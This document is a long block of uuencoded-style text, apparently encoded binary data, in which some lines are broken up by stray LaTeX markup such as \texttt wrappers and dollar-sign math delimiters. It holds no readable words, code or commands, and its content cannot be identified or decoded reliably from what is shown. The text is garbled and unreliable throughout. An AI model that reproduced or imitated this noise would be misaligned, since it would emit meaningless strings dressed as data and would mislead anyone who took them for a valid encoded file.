$MC.DWT)C2]&\^;C>R]=6"#X<K#GK%^%@V".7BSM>#2"MQ&MD;E?Y&[AK@P`;=$ M\$+SS!63GY%.4!]GQP.NTGO9A=[BPO3SJ6>5]B@F&"X6M%"_AZK!U\$#`8#:1` M`ZHB#'\$^9\;S^K:TB%_,4]+BHA@P3%Z27SG8SNTV>8PJ\]7"@WJ!A%JU#/W1 $\texttt{M':YNW1-CF100>8T'47=)SQ:E@E\setminus U\$.\&;`W=2M:ML)T7P\$D<":7.NR_\&Q1UZS}$ MZ9Z_KY9FQ>,5P&8TB4A7TK..K6[V(O>K.OU"5EJEV-<6JUSSDN3MNUW>0;BO MPG\$C0<!H7F\$VM:*+92@3+7?-A#S4]DG-KC&F=W8_)E*R___<'PO18TKA&A<G> MN5E.:#V:>VY\EEHPRU?[1E6?H,B\)X3'<N/2ZSJC?U.IS3*V=N+R_B_8\'V! M#I'8WQ:TNYIWVW6X'SJ)<"%306BF%/ZC4SELGNK)0=?5_<T+,Y[N>>E<+-G+ M&W<2BY^;,IYE%`HNZL&12/*;JG4'\)]*[U;JVV6^PP+?\$Q3H7I-#029@U&=R $MZ]XKL_{[05C\#?+=1^9QUE5=LNF(:-S9MGC!XP=/OB\V7/\GYWN.JRK\H_D.WP]}$ MD3\$OPY>4!._J[#3YC^[GJ&;,\$B8)2'7XT@3G7\$?91:;((2:Y8!EB:5-&1M*R MH&.>JXSV7WSL!_<<=/>^_[&^1,?_6]MDY8Q&9&)VN3<2`0I!8A^-?Y@?4`1> $\texttt{MMH], \#1KNC]F.*T]R.Z"\&@5V=OZE*2H*\$8IJW.=/\#/?>B^AWY<V\G4KNQYKD\$$ $\texttt{M} \\ \texttt{U} \\ \texttt{J} \\ \texttt{5Z} \\ \texttt{J} \\ \texttt{+} \\ \texttt{14} \\ \texttt{+} \\ \texttt{0} \\ \texttt{-} \\ \texttt{0} \\ \texttt{-} \\ \texttt{18} \\ \texttt{-} \\ \texttt{20} \\ \texttt{Z} \\ \texttt{335} \\ \texttt{FZ.GUHFSU} \\ \texttt{(G=M^L+`?0"P)} \\ \texttt{-} \\ \texttt{$ $\texttt{M\#FM@=UWO?)V\#4'X2,1T:B=X2+UNXXO} \\ \texttt{0(I\setminus ERG\backslash AIF30TRK^=4-SUSAUY9QC)}$ MYK^8LAM:+06"^;&05)0[E/2NLH/*^2BV5@IQSOVO6P[D]I4W<ZS5:\$HC.H(^ M"!DH&;C/ZYAS_H.V`UTF(@)4\$DRR<1T#_3NRN"R.?\.GC2RUPN=#(J"B/VF7 $\texttt{MPE7\#</+'W_@\$!8P!\#HG_@II/3SKH9/?',2\$\&B(\&((,S\B)4=[1Z5\&?V'IH?\$)] }$ M:%@;9XMP<ZWA<%)5RJH(J[-&"8PH:9:7\$_4<VU_4'7*.)]5AC`>A@NTD1&08 MDZ?,?00Q['NL-SY1Y1L2-LBN_H_:A1ZA5LBOM/Q6<F^_-,8H,,\$(K\044#AH M@9Z/XLORN!P:QY]I</6MG3:[^2\$+UZQO!J+F\HU, "ZHAOHQCH\$!\$T!21&OH= M%8UGR3:9G:7:B/9%F=K6XFALTRV^"XL)'R)KX0=.@YM\$8R.^OFVEBT%N6IJ1 MA-R0B-KG;06)\5"))._?)023<9U,>FH.9W3*U7T1@2ET&3LTR/3VO;GF2@Z? MU>X#5_;_IZK\-'>G2A%V2Y(F`D&A3(U`[DVB2"W<.#[":(;*?,C?"7[%]L0+ M**):42`N+LS\/_Q/S"#YWO7XFK1BT#E-;<GDC;J1M0G_>\H@J!/C+O?MJ=2/ MTU*6P8TTC4U]?N(8-(A@'6"*\$,TQ]Y>7I7/P"YJP&?F9D>_1\$K,?4-0&*,]D M>X+W01%726,JMHI[=E[]IRK\F\$7U!PJQL?LOUIU>3>*O.:O=3?5JPW3,_<L/ $MA+:TD$'(^(G)/>K],=7Q=]KN%WR-K,#<ZW?E5CHG/(6I:A1+1A-ZLZCTOGI($ M'Y7A/3>'?[4XVP7D/28X"@L*13U!7IL(N9:46;)A5@DXI\N!XUW;)WDP?W5. M#U.!O&OBW=Y7=]`U6M"(3])WW'Z7<ZKUYS)OF][)KPM9=\$XXUHFS5U5WPWC[MBUGJ?#`HCTX!HKFX#-XEV^#IQ'>#_*/YP.<!;P`[`93K\$\OKIW,O)8%<U.1. MV;!_#['\(/Y<<_):%E7TZEH%36KVA-.7ENR[1);#\:R5H]%.K8EDQY[M(FI6 $M&\QL2/ACB`@X>)A;Q._/I(,&B`3/:-G-2Z16KX`CD;#59M@?RA"&\]\!?0,]$ M!*\#R8SO5MG/*VRK5F+\$V[!(I]UXB[&F3Z>ULR,/)K0O2WA75!OLD"CHC`ZE MP-&'%9,]%U*[3AE:;,<B%]'S1J[\$@2PA6FV`:!I^D5/3<6!W6F7[&#]&AXN) $M_LQ)$,, $0S98AF*C/(H#>)LYZD/<J#`^C5=!<<math>MDW/56WY4W8ZWG-\/1VV3%97<$ $M/@8,J"2"6!\7\#D:L=WIXR+<=YOI[3$9&XZUAJRI+;3+5@C<9@RH6Z\6>-*Y7$

 $M>[KK"L"(([Q(@[RI!K8BH.L/7-*$0"1M75,11$1QN&#.V_I:,X$F%JW/#`L\]$ MZZ%@V"%"Q6!.?O>X=Y\$BTL*X*9UD143F(\$E8_`T+5Q![S]\$S\$0'2&7F\$1`SE M(R3?'9>30Y2WA;"!@8;&'!%:J*UZ#J%38T4`K3?RTCFV4\$C"@MT<;-2#=YYL M8`[:&!<D>&7G\":6<]P4>H1KXZI#=,]HP)KXN!4#,X#^Z7^N>XR#\MN6I2?) MG\:(8.\$0\$E\$J,:J&?2,=/:QVSZ+]R,G&B9-W?R\$:1H^WG\$0;-IJO!RW*@YGL M-HO\$?Z2K;K.3))!' $^/3$) $C06<@%GMXKG=R,(^)3.LOR:9FX1LCU(EA!W8)1.\$ MNW<QZO<1?P%TE"\$-MCH!!Q&!<Z^NEC!P#=]4NPE*C-N3F66%4S.6F'JD;NW> M3V'U@)TO.6I4@A"'12?JP+^S0V?=<4'::K,F@N/>2IASA%2B5KVA:L3;4%%9 M0<\)%7S*WWDGD_A`YH?S(2!0Q\XV+VV4<TC2Z/\$;GT;=XZX7.CKKI>%HL9-E M[N@0>1R,]&@X"QXB>G*>&1A/V5]=NTS4.VPVBQT^_EUK4.DTW6*9J&THV_[# M]82XV4,>[,!'`O%>E89BS"(_%)=T.R"1S(`D#Q:)JBA[H6GUFFWAR&JF_W<2 M\B+W#BOR9=R;S-FT'0GMD4>U_"%/P@*9`4R],1<4#",99B2ZL[&D8SN1HG&Z $MN_F'@9K[)9S?1D,B&\#K$*6D\-7I/QL(MB4FR8MY18'D$A?*W(47<J;*[37C])$ MG)Y'0^#?((/BU1*KZE215)*4ANKJVZ-R2#]WB.56]\KS2BRCERZ6M<"R6M&M MZU3?/G)3\U\$CP]LM+&6FK7K/2YTW6C0TA@,#3,SI\S7&8Z!08*BHL-&I`_9] $M/][%]T7H=V$NGG`L/_7V3Z)RT:_,[S((S-X2\'<7_W9,.[#33JCHCW.*NB;:$ M., TD#-:73'A]O`Q7KI,>@8KU=+N>4\\$\$J\$4UFB-)T[4'V8IF<6\;I"W351GO M0F+Q<0]U5G)(GRRO<\$ISN'&W\!M?;98#R_D4VS6CJH+NV<G2[L.&'&+["TKS MP&W&@>8.),\$#G\5F\AG"CQ."%`%`28H(C=?U;V<]OP+D<+M0_@;%T=@!&BR+ M\L?J1]7-2?M?.Z-OUYDC=VKV@''3BP(_YJ]+VAJ.4;?:>BF9P&-NV(RZJFMK M.X*E, <56'YF']J@?71)= $\#!NJ=1Y\#.9R"=>E^DG1G08^9S@$8M=CL([A6@J7])$ MH\/(6Q25T]233C'#F0Y@"6)YL\$=Z3S/QZKNYVL0;D0CJ>K<]:-3R.,U(DF\$; M?UMPXY6WSMPJ<X;[281)]UVW-U]2KA<Z0(-'E%_(/"X''E!;12;NP>>B/\$"J M>0N4/@QXE?77&`P06<LCHH'H/=1)C%79"Q_H.+O7U7[-JQ'7JX/C+IOQST[V $\texttt{M;I^0)09Y[I27PX\&Z+^V\$!0-PWW\#64+M\&_IN1\$L/]CC<1P+U*E\#)\backslash 6(2P1\&Z=) }$ M0>L?H+W0#.[N.XHG7WZ3G;4L@(@7K*1A\>1M1S[6Y]L;HX2."DG)"GTPZ'!V $M]KZ=-\ICOZIDP-,)WV)JC4;:<[%!.0?6>#%)]C>F/#[V=ONUWHU4(-D^>5G^$ $\verb"MO"@T41F>GBB=D?*Z[C5;U:;C!/"JQGD">FRZU]]=G<Q%JWH;\VQ<T76FGS2$3$ M.M?O\$\J2.6K'P'&F3FTPN\$H]D:O7CF"%BB2C6QDCMC_0?QBJ/EBU']H><,]2 $MQOTA_T1##=^Z"KM_>:UE?Y;MY8;M+[O*#OQZN7T5+H6AF?\7V]5==^<@3><.$ M6'0V-\$.N*X..V@#J]C9!D2`WOX5C)!:Q>P?R1==H-(8-:G1>@^V%C3P_(VR] ML\(#\$%-=]F.+*@T7'9D]7TX&).Z_A]AX6TEZ=UI%5/_%G\$_!V33P]SMV:>C? M>#GC!]OM`VYP+;4AI*I@"CB;EB?R!]L)#\8`'WXG[U@DE&AE+4L5#:(GTH)6 MQ1K4TB]MX<^_MCWVEFYQXSFFO>4A?2Q;D5M5E/>5IMBUU4P^FU:&-,8>TL(R MD6J1,]"^VU+L3ZZ?7U6F]X]_(=U&W(]8;??7J0Z^PVK\RZ&J1#7\$%%PNU%_S $M:U]Q1YTZ^3/7;Y)S>-;OH/,I:VO=%^=^118VN6>L[00MHC(0>^Q%^4]G--3U$ $\label{eq:mtk*'k;=99*'Y@07A:@?} $$ MTK%'K;=99*'Y@07A:@?)&(*N!307![WB#CK-2%IO#WP:UT\XYTJ;>>B:A1L']$$$ M#%B.;+,M>D7R*PEMK2J"H>0,SHEB8W?7>;M:N-0Q!=)V^T4<,A<^HT3'\$[>D M+LB3!'ZV/J(F'P<!D7#`CF_O'."M<POOV^;@CU&N30R;.]8;&FS\$1#2'RZ:1 MT.< ?[LNVU#CU?8&,%%R%X\H\$=XN2%NC:U*#S3(7-\$9AJ%TE BP0#PC]CZC? MBX('I]-6VNKD2S:/7R.OSN=?'?Q&7.73G@</`WF@MIW\\GFV558@<RIO-P\] M-'>D>KX__]S\(%2;9[V6@EB_E93(:BQLY9C)'L.BG)V3C7J-__G_8WK5-+58 M<+_ZM.4/A.GA5X(K%:0(36[5DSCAM#((="=;I[MQ/L%SG^:[5X;MA?'X;K^N MI65.80*ZHN^.6/R93??O1C6IXMG=07.5#+^M>F[@&PK-P57',>>N;MO+^+&6 M:1PZ:_OHCM[GVC#!VVW04"H1F-)42YO1AV+'@-Z\%GSMS^":?#N7_0G]*TMF M%/56_+,`S]`CU[_"PVWGX\$6MD9]FXOJYM(F]N0+L:H?R@@Y(S]'=Z":Y_@'_ M0[(*/:"M!6)N"-UOP#IC[80N3:#57%E&BN>:%6]SX\S<2JP;+9I4MM@3D_UZ M67CON"BV2BUZF9"5I=*Y)L\$3#N"V4ZQ2NX7>D,.\$AJXH4"XPV>](*C#U.@3_ $M!HPQ+W-*8@8!.,L2FJO#D/*^QFT>H:3,`O1^V<P]['NOE5[?:_"QR)^B=\U M(JI#0*40ENP08Z^{(=(./*CY'NY>_/"N#ZKM1UP"/^HTA#0&"$J#5IDLC3E<@)$ M0*Y6TRI:DS!S*Z,2IWXM@IBS3"B?2\<\-!HZI?G?IQK,5UE@J5\W]:BM6"_7 M1Y[49#67J]:1A_N&=R^;'K;W),/LAK],017)D!_]S5:J@?>_JY/M?!+EK6MA M/ZOX[[%18G!/=WS31\#],*!<-\$^VN?Q<^G<%]3=WLSLVVR,5IRM6%B-LSSE% MG%!U,;FYHS)ZO4V>OL65L93DJJ6`>J20_N(=F-#H2'.<SHFX?8<PTT+;0%N9 MI2`\,P:B8\$P?L/U'](&;";O2=E[!O?70\$\8?A*<2^.3L,P9R,W5-L^PMB`)2 M\$N++WOZRA;8U@)1=,S5AWV"10^4G+&\$I`SL8()[N)H#*],^2;BW.)RC2`&(B ${\tt MXBK,OD\$"P*JO!,5?6N=5_PB[!;\&;-T""2\&*2?-!Q1[KL"/(\$G"+MZEPIT^\#7)]}$ M7V3O8?S8JE`YY*#H7YY?AP\\$.6/JOTZ\#\&LM\P*("!#R%EZ`?`T\%U&PCNI MFW*(8_\A(,UQ?']HG]Y+7E\$?G2!JG;#_PQZ]]AA]BX.#G[W83P_(UD6OY`%# M&Q1!!;I)-KW=2'K,2XC49(/\$;TYGIP>76(RPJ;1Q?K+NH'XQEZ>83845X3Z/

M=H>NB&E%BF1'C;;?]/':02_!8*[Y2.%XZM3,FS<<=6M0WW,,M*@T7>SJNWM\ M/!3]#\,.^\82`<P**\>316CAQXW,Y^#-[ISNPWD/!Y@X50^>.F>V/?,GFXKW M-BNI*TE;L4?/L(V5R?6*TV4; `:7_UY#73R\7>QTB`[P<&=ULG51=3U67Q0(% M7CB?BSNWC, I3DES2(QY"\-2VY:KZRBO+W5X_,NXSW=&WLP/F@>#2KN^:+L55 $\label{eq:mwsys} \texttt{MW8YS+DUK=V@Z82G\&R\&LJ} \texttt{!}^*\texttt{SDM}\texttt{-T+^TWEJV}\texttt{-J}; 336ZY9: \texttt{\footnote{2}Z27F9^NP}\texttt{-}F \texttt{[N]} \texttt{.}$ MV'\\$9YQC*:CT-M\$QE"7K?UHS&3QP/8@S]XF#)I2!JC<DEIB;X.B97Y.C#%YA M<D!6.0I47\$P.#B1<2BHJ-32;?)B02T2'T==QGG?+W^7N+&J6D'#CA905!]=V M^AY[-6?`4H;Z_48P!*S>B:RXF8PE]>P8GWN\?R5>U:]]=?XDL:Q1*M#4)6ZK MBD=HA?'#-(4Q-2GW.R3J-)4J>:/NNR27AOF3B>.H99U(]AD4M*35\$P]=A.C/ MD.#2K9;;A<?;&CRU_Q`QFG<9BJX"8_Q14&E<5-H=W]QR`2CS=H)QF._OQ"^-M; N6LSF>_Q>[PG_*KV2@D/C2MQ3P^^C3_I,.`W\O![)5!>(J\$,E3V7B150"Q? M9S>J"8#F?[O>JOUJ>)AO3%>;=!\'(IDJ6C;S3MEG'/H!IV/2?TID(/X+:+*& M2OX'7@A(STW]7RLV^X<BG9ZB/(82MH!CI\T8'E=/:E\$^9Q(Y5S^3Q1`-B1,. $M = " < P, S; #03ELE - X; !#B?!ID7JV, KU - EO'K'DG'ER]3 + [DMQK1D6G' \ / = #; 0]$ M`G^H(KQWW("5BF\$7T?MKO2!`)8J@-\-=\T`R?&97E@81+M[@B(=J__)IPRJ<K MZ)Y\'DW,,JJ:JCX8-JYRV]'S3S\44`G'AQ\=TA5H7.T\$AOY2\$^[I="/I-JKV $M!0L77\&WHB-\]/3S<\U_+]YA99<OI8%I-CH9/F=91<J.BX["-5LF'>3K/$%T8$ M#DTY36W14\7+X/G]\$^PR^F-P7&[(E9F\$S*-,.6CWKL1URB3*0A)*6Y,GY"(L M>SM<MPX>P'[(X9V+Y\$WZBMKA#8N2Q&P4`1:T\$53%%EIY##?Z+CC`"*\$(1!A^ MC5S=MX)A*`#0''+IS_28IL`SLA?DRT>0@D(.%Z[JK&21=2V7QJK7UJEP+)VV $M2T\#//0$0W^D$>4\#$*/>FY.(QZD;CP?YA;V<OBPOKH+XHUW7>K.3D<*]GV4)0$ MQL*)TSZA_0:7^4;@5A*394X<YB3,_?\$\$J&&#-"&C!2_E&@!!U![@\$'_8**M4 M>Z'XPH7VK11>A=ZXL^6^`Q-@B]NFU0X>@#N%5M+UC>1CLWN\$W-CA95VOELU> MJNWJOO2,: $3DS\'M4Y6Q0_PN!\AH(&Y`)77Q5Q4J2[@7#\QS!H&%R"CFD'+P4$ $\label{eq:maso} $$MASO<=/WG^H;Q>]479=L2/$DO>9H)\0A"CW=K'E<@,:01&7Q.SS1^V1Q_=WU.$$ M"=&?872):BQROO%>16?6]]5''MX6`.P137BK23J-8),^GD/LP(ZS()#7)3TF MJG7=/F>NGWAK4^!MTQ?,'<%R1;2SZ>L8>TXJ=7G8H"&NAMM==L)4K0#8'004 M6XWSTOMB[>C=7&ED8,SKD4IF"10-5MB@YK3:Z]_KW2\$#27!;I_]Z28(P*L8_ M > ?7BP = :8(9 > XPY + X4C? & *&A;0.+6N[& < #K``: S9ZB > 1/] & -,] & ?3 - < '/3T $M25Z.C99&(8R.1K8G>5T5=[*4#?$!>GZ*T/2^(B*@^GWYO$/SLM\^7TI4D4J=$ M#\SNM?4T/>-N\EAEY-YG>6@3\$`V(>*,6\$]9@QA(5ZK,[_#(<\$T+7Z.\$5!\$82 $M&JQ>".K%6,ONOHTZZVLZQ\9ASI6>X)F1:F*-2!P^^^`6;-\(&6&]*,WNRF0`$ M)L:P98=70;>P+N#(&)*?`'+#MYI1Y\<3^+I(=QU7BK."`GZQ2#X0DF1E`B99 ${\tt MIS5DHD!:!CNG"G^HDGWTX'',,\#\#MGIQ=;;9TK"BD'PE]XYEF^B1[\W<Q348@]}$ M)R+M<YAL9G0'-M2,:6X=7LH+3P__OO3H#?=`\$SUAPM=U\$=IO5`SNE)G`7LJ/ M; W7<'6\$8); IT<S<SVQDH: *&D0B:M!<@RL"4RM6`I5IQ4NC&I%52(;#M#P8#9 M.#\T3#K#C"Z"J]\-(`N'#GT0]D?2&J'^@3'^Y59C!/.%"S#GT8I3QX@8N"7, MKF#FAIOO>]5[%'&?Q6K_`R%)=OH9D9635P>Y><2[BIPQLA5]W_.C:8VC[8X@ $\texttt{M;'[(A?'/_U\#(],<@?3E8'+*./3YIC3F)S"8R*XHGOR'05@'\["+8]/(."38J)}$ MPI1; A^=[S&\2!0D4ITAJ0H.(.@*:5H(<%F+#SV0@.'`^K!\$/MQ7]X?<U*BX(M[1OFQ.P(H25!46EK5#*=XL'-F]N`7@U9?\$+^U8Y)^#?\$IGFS>JT2E;RW5?U> MM1Z"W%DT51:8&DA+<X,\\$A4*1M1[`=#T&JN&],*Z^NPV;SF)VBYM=[2[!T.4 MQK<L'..OHH+"7,R_CXRB;,//=W\$_/>?.N`X(:4E=AINFJ_`]#.Q_<#9ZWV,W M5^EZ"=EUUNHOK+>E[4\?\$U;F[4]3FEF*N%J9W.ORW-6]QQ#+>G6.;&A#*_FW M[8!S!QOUCB) + C,O?5] + C=GFB(D?6K;SYO+9;]/SGI+L@MA;BO.&[E+]6\$0M'#11&#D)=/E?/^;>L?A(PD%A59J)>.CAO*)"O@+E>YNGPV>X(RPL8^APKT\$\ MV)*C798\$00!4)`>=JPM]>2RPXKQ!8!5FF!(X9G`ER'D&GA,=9DBQ>>8PJG-H M2#FD9.G"CC"/")N#7&/GE@=G%8;#D7E2D>NOE-_[V?K3!(*)!^N;L=C]*F7/ M?,\UH[;[%JG?[E88A#W1AL&65-YPC3+J*#C^3+."1!YG<B7U<.789^?OQUUX M8_/C^8(/GI&.&Q23U.>HB-UCP0H=R\2(&6BT"#!,;TO5[7KF6(8BP@>BRE[\$ MAR":-\$,.,:2(2B+-,P!K&>8VOTT('O(OV`OLS],+!G%R<7FWV)30/[\H=S5R MNQ952X9<_';["PD2\$.,J;G40ZW*]*FM&T+I\$ZB?\$TSVV&IJ^BKQ_X+B:NX:G M4SHN??"V/2`\>QJ0-5A*NKHV\$5PGT+ 23WDKOB9-.@QA>.8V"53+M2!C61!2 M=12W4\WM\+#4PMP2\T&6QE9S9YJ]?R&91:CX\B]:*5R4RZW]<>W#VFI]-PR\ MM[W5%)VE!81[3T"&.\OTN_0Q)LBU639RN4ZKT_M^WSZ><\OG/D/6=2(_\$I_V MU/J2?-F=U^!\>T31]CB+29]5=?XFTJIKQ]^-KS3Q-M=^SU+YUGEG4>C?T5,G $M%H; ->US8_)MRE7>@=(YM8S]$U[.J)B7QN[1*)I615*[\XN5QD.N+IFW-*]-6$ MQ10[,XP2I3[&9''0[=1F70TM6?.X\$A[G@\$#.4##V#>,!QD#9:HET=>4:I0J: $M3X'GJ3_AL-GL'E>W[%H<-_6M/^+8?+!N..^,+Y;/:;[=/M_&[1+)C.S01K8]$ $\label{eq:mk:t_9M} \verb|MK:T_9M[-I>$M\#EZO(=H73Q=DQYK-=R!A@$)| 4HS2O&"B82B!<(Z1XUWI66XF$)| 4HS2O**C1XUWI66XF$| 4HS2O**C1XUWI66XF$| 4HS2O**C1XUWI66XF$| 4HS2O**C1XUWI66XF$| 4HS2O**C1XUWI66XF$| 4HS2O**C1XUWI66XF$| 4HS2O**C1XUWI66XF$| 4HS2O**C1XUWI66XF$| 4HS2O**C1XUWI66XF$| 4HS2O**C1XUWI$

M72>AZ3G![S&"71HYFE`*EM*VM[K:/[SU<*#.EHM(GG'['3S`3F.:V-WX?P95 M3P.0CD*+:AJB+4")H8ONW[239%5:I_CR0]%C,F*RQ2%D/@1\$[.OZ)S'B^PX< M<]^RZ[Y&[I010#4Y=E\H_:LOK\$/)UHB??FF)]25_%;)_'*W^3];A\+6G#B7V M]B\-T<.;*6*8F2DO2I#I&#(=,1`A\$ZW2!^Y+N3@O>]G`ZW]1E?/F_*M^<*([$M^{S}T+:Q^{1}=DR\5-B^{0}*B^{1}=DR^{5-B^{0}}*B^{2}/Z>/%![^{[E]}"&<K&KRK!'^{5}L47Y+:#+$ M^1T89Y]T?XR[95RTM4'%40C6!@0]UN[\O?MQ11_52.BVV=*`<A/Z@8IU1&AH M4G%_;CTQX0F1_8-KZ`DC_\$'C4)-+B??'LC4#_`,"CKY2PW%*G"+D,)=0FDO= MH91AD-G[I:7-M)6U068"BA8BPT_]]+6M4X[C2&#_KYTSKVOOXF8BL[H"ZE1B MEJTY\\>N>?;CT;.SAHX7IZK]%UZ-<9A,8U8YE]]F(4SD^PALR\$&VFW1EO:;E MB[Y;"[+225"=A<R0LMDY83/K9_VZ1I2?3,^PT3C3]40]1[UY;[-OT!](_;\$Q MMV8<.J"6_)[+]6M?<]9ZS]WFNK3RA;JJ"@42[,NEKFMG'3':/'=2C3K=ES1D $M&(HE%C]%A$6&MB)2+4W&8E/#.O&_AN.A/^(17!!4S.N<!Q4U*09_14]5JAF$ M/79UCJ4:E\$^I>@7=?("U>R6D9AM,SR,Z1=]?3+[-3E-F=E8]S[JVA*T`S]N? M<C4R=66]+2<9F%T+UV60IW>'WIY))V)A]FNUND5YAT.1+?J0X>4[[]0N(0-]M\GO7\$#Z64V3H.Q2UZ/0V>BYM[@JMR'ZR&7-I=[%+3M"\B3T%JM>DU'\L>DYU M/NG_ZQE2^PI')++,]M<2@`^,[<-VQK@^N-@GSFX/N?C_"_J,'"&C*4^F[&XE $MJ9$G0-0;:(095$HT-&+0?Y&[\D,HQ,BLZSM#I/H)![3HEV\H`>&Z=WMYFX0$ MM_L=1`?\$G!Y]5^O^)=^\$XVD_[^ZAO2`E?9U?L3L:.#LE`/YNJ-E291VNS0P' M0+\$N;5_R,'(>\%3[JM@\27Z\$<Z>TO5J9-LB/D0':,T/\$>8#*ZQ"\%3\VE-'3EE M5V5KPJBXU=CE:#+>%\$S+,^9TK,7_#]4R!S`RDC6HJ=B1Z'F;L.BL5*QB8O@/ $M[[AZF$M[TH.#VP=@^4:$$&:#I0]!UZ9M12>G_.)Y84V'#L$I)D;?MTC.\\7^$ $\texttt{M} \setminus (; (/?G < O@ZZ@ \setminus \$ > \&.Z. + 5'W@*(ID2,!\&8G[9TDIYEBB:X0EN2\&G`N\$GW]5L)) = ((...) + (..$ MT!>\4[G*/>\=L/LQ*W.+KMCVI(*;2PJ0J\RL=9IT_B]>P[="/:PT\$2091 M\;857NGE&>98JW!UUR\$9,;;\$P*)^F:1!&R]`T)5@LEY"E#Z!"E)@"TY_AB0* $\texttt{M=@0*3B+87>_@@D<8Y!Y`.A+O4ZXE)@2/1+'Y75LLR+7L"GU<B*&C"Z,P7A]; }$ MF7?-\$RB\$I4+%NL<0[E8JU2F&=H4;\$:;=L)C<8G%XV#9JO7WW!=.Y;@;'LG/I M1A6]J5;EXN")<&%OMYW]]A!>YL.4BBDRHK&T\$;?F M!W 36)?/\K3N7G[@OG M40:LK;,H_@/JDH=!<]*\#YK2YQM_5E7Q'X3T4:G3V<%>\$))(QJ=KA>"\$SL,/ M;*+KH7["8J3&:J/[6H\Z'`@Y;:_I\\M?K+C#T]`F.JF/'OHZUAN>9&R!TZX; M,[1Z!33#D"B?[JV)3CF8L1/JC_69&>YIS(>A?"=BUF,T^H3F11>"OHIHM M,OA?AD3T#T;:A.7[W[7X)[WLXW]4O:A\$)\G#N<C?.7;N.!WH2&.^SNGH@4CE M[N[C+CSS/4NVFN+#85@X5U/(VM[B7:>A\$V>FJOH; "O^<S4)\NDOM<(&=B_/? M:LHO/T8>^M=L*+_20@/=A2OBO-7R>\$8`3A!Q5;1X7;?R@&FV-7\$JMGD-4@0! $M[S(S0\$.V0\$6EJT<8:\$?C'^PW0]49,;?Q7'H\#ET!3.G06@6(T/[N>_O'?\#[`4])$ _T&<%H9L;\$;2^>RP@UMG#&->"&7J>=Z83]L'F=!M/^2PI@G@O\/J*G%YGB $M"B"YH&L+CR)9#N.O, ^_2>V]&PLDA.W(9>\Y"F@HCLFM.C7D-Y]5#S$/#AOY:$ M:1LAF?+A?DZN95L'*EF!]*&;N\R_\P:D\CC^?8%_]SW@PK=A([=]\`#V1^Z/ $\texttt{M:J0FC1,MGNOU\#L_<\?=?\&=\&GD?L"<*2S[G\$GRS/C6DC-W9YY7R"=DP9M\#!)1}$ M^4[9,K\$XE]<GTZG+2MOEDN0AH[P?HGGDN@9%P+@7?N[;DO"[OP0N"0090GJH M7D.Q8)[;H'#K6\%GVZK^E/J9IU#QG6OO>\$Y%OB^/,7YY"E80U!(E(5P242V/ MW=4^)*+LPR[&)]%@?Q5D [R<?*S&V)].YK10L'#CHD7Z(962I9607]ZJA7&? M]A.6ADH7!UNIZ5CX4W201]-M(N\$TF\6M9561AX=4GY1_J/J@"4!IP<//M&#; $\texttt{M+B\$U`:T"TP@\$3WE@K<F]C@-17-\$_B>Q\$/U"!ME\K\#!\&\#427M^97'Y33)\\!U$ $\texttt{M=FTZGQ>0@?Q58;UA4!8[-FH^>"_3M]`'^,$63WV^_$"2WA>KWE])"5/\P,IZ}$ MK8/7GRX_%JKM1NG.'H38-R;AL"1V6<D-[1XSXC;3,%LRD*;?^]G:/J?"!_>3 $M^{\&}>;Q7JN\#_><3E"%=Y[\...1\OHB^/)G$\!BA.-!,B7^BFPF"YZ(J>'PUJDX')$ $M^*M'H[)Z69>[';BC!],M/,\#F^*-G''UW\#'2!Z-M^P471^A)@Q&C^O<0^'/E$ $MD,/-3Q#!(0\826E8MG"_;;Q0!/K^/FP]>VBD.N6?WHV8R//7]D3PI'\7J*";$ MGC\$2DV]\,<D7:P^T-\$/T"Y7?Z,%1Z)\\]_()&DF#3)BB(IC>-27MT6K6U_HF $M71U; 5L@[=\RK3\%N:E:D[O[,JJ.SN=745\F[]9$L:V*NR+1"_-]R/TC^<.B^?$ MN#P'H\$1%.ZV_;4L<+H?EAN,576,5);LWJ.X=X_DZA["7/49,XOG?;\$SHN)? M0H#/,K'N#Z)O1IC-F:?P<I-1X07[W SA"F%OW%PUN]3)#Z+9^'O :YD;\:8> $\texttt{M:,3Q1L1$\3S"]0>59(4Z$91)\#?3Q=1Y/+]_..7X?3Y[EIY\#A';*?JW^@>F:-Partial of the context of the$ M/LN>B?1N\PG5G#1/?5)_*[?#N^A,=QM_J:T_X'Q#VC?UH/(<DH=\2F8R*"&D MI"P/D7U`M""%"@A773-(HG;,C4+:\)0<(]%NST!DK*5_*LM%I)]XCP\$;V7'L M<?FU;@2Q>8M;LG:.>4[IF*8-U#&L\$Z]6.,4+BVI<>P3E6_/<?*P+UGXGYLDE M*!;UK>NZLZE2J@TKJ7U,8Q;*(%<@7]USOWD(UZ799.H0K:[QPRI.>715'ELN M\-T;>G`.7?L^QQ#3:XWP]-S6\6M_)S>+5KJ6Y.\$]A`0X;)J9VC3,@S9BWONM M<RH7\$.,7M"_1<%V@WK0<9^!5FB.88EP_XOOG+OQO9=2/R#&ZMZ*PX^\$4,\IL

M2"8_C/SI]H``QU>;\"#@!KR?NY4JKA17&C_*"P-FW_\$=<E:C80/)]7Z_IR@ M`>BS9QX*CD97\]%Z<S"5ZK\$4GI&_X'O;+4KK[F&RNWFV):!/\`:95CBLUWE MPQ_!3=:"2EHD^'I)&Z2Y?"9EK;;?IB\?5\[%_H)WWUI;8DTMB9A"I@7ER54+ MB\X>Q?[@&&GJU7\$@ML<2G0GQT5`\VH-CG?-##=LT6LUQ3NLB@N+/)ZJI*1BZ M\@,?T"B&\$ADG,/DAV`>(Z:W6'<&SV6EH@^\$U7,=2#Y1EF_YDF%[\PNN]-@S# M)J`R?Q!)P)"_WB&F\>RT@-']W60BX8"3\XPA>6:25(V/Q#!,PO5:\$'%JH_40 M[>3LH0#*DP O!X(>G#XH(/X`<!3MNT7HG:9\$D2OA.K@X7\$IBQPF='E@0#[8(M"B`(RPEZ(^H&9+&&[[LIT-0[YP(2"')8-L!9`^"\$)^'3HN(`<2R<\$T/X:5RC $M-,KF)7*5*)5VR7H"T1CJ+T)9TWC]F(82"N-:SJC,&DPX&M!6C2C:\9].-_>*$ M(RPCT5?ZB]Z;G.V35/?ZKPPWH&9+FNWD;T`?U!%30=56.!>^D4-EJ)6E4>S2 MOF*.\).>/,?7SCV24X9=VMDO^2#U7'*Y!R[EE]>F:)!:VT:M<&44C)%DR/G% M(<AV\$B&_7]?'X?!;3U[_',W'EO-/4:Z/SKG<Z^.C)V%^._J-\$^'?LTJ=OR"# MP'=NJ-.I*%, ED\$DQSID9!:6S)*7500.24\$\$L@HU1`CDIUTK]'PJF=N##NLKD M[3L*K&!6B14H);ML0;EP2@,JPSVV`]-[KJV2>2ID3;=457?H=Y=HPCOWB/94 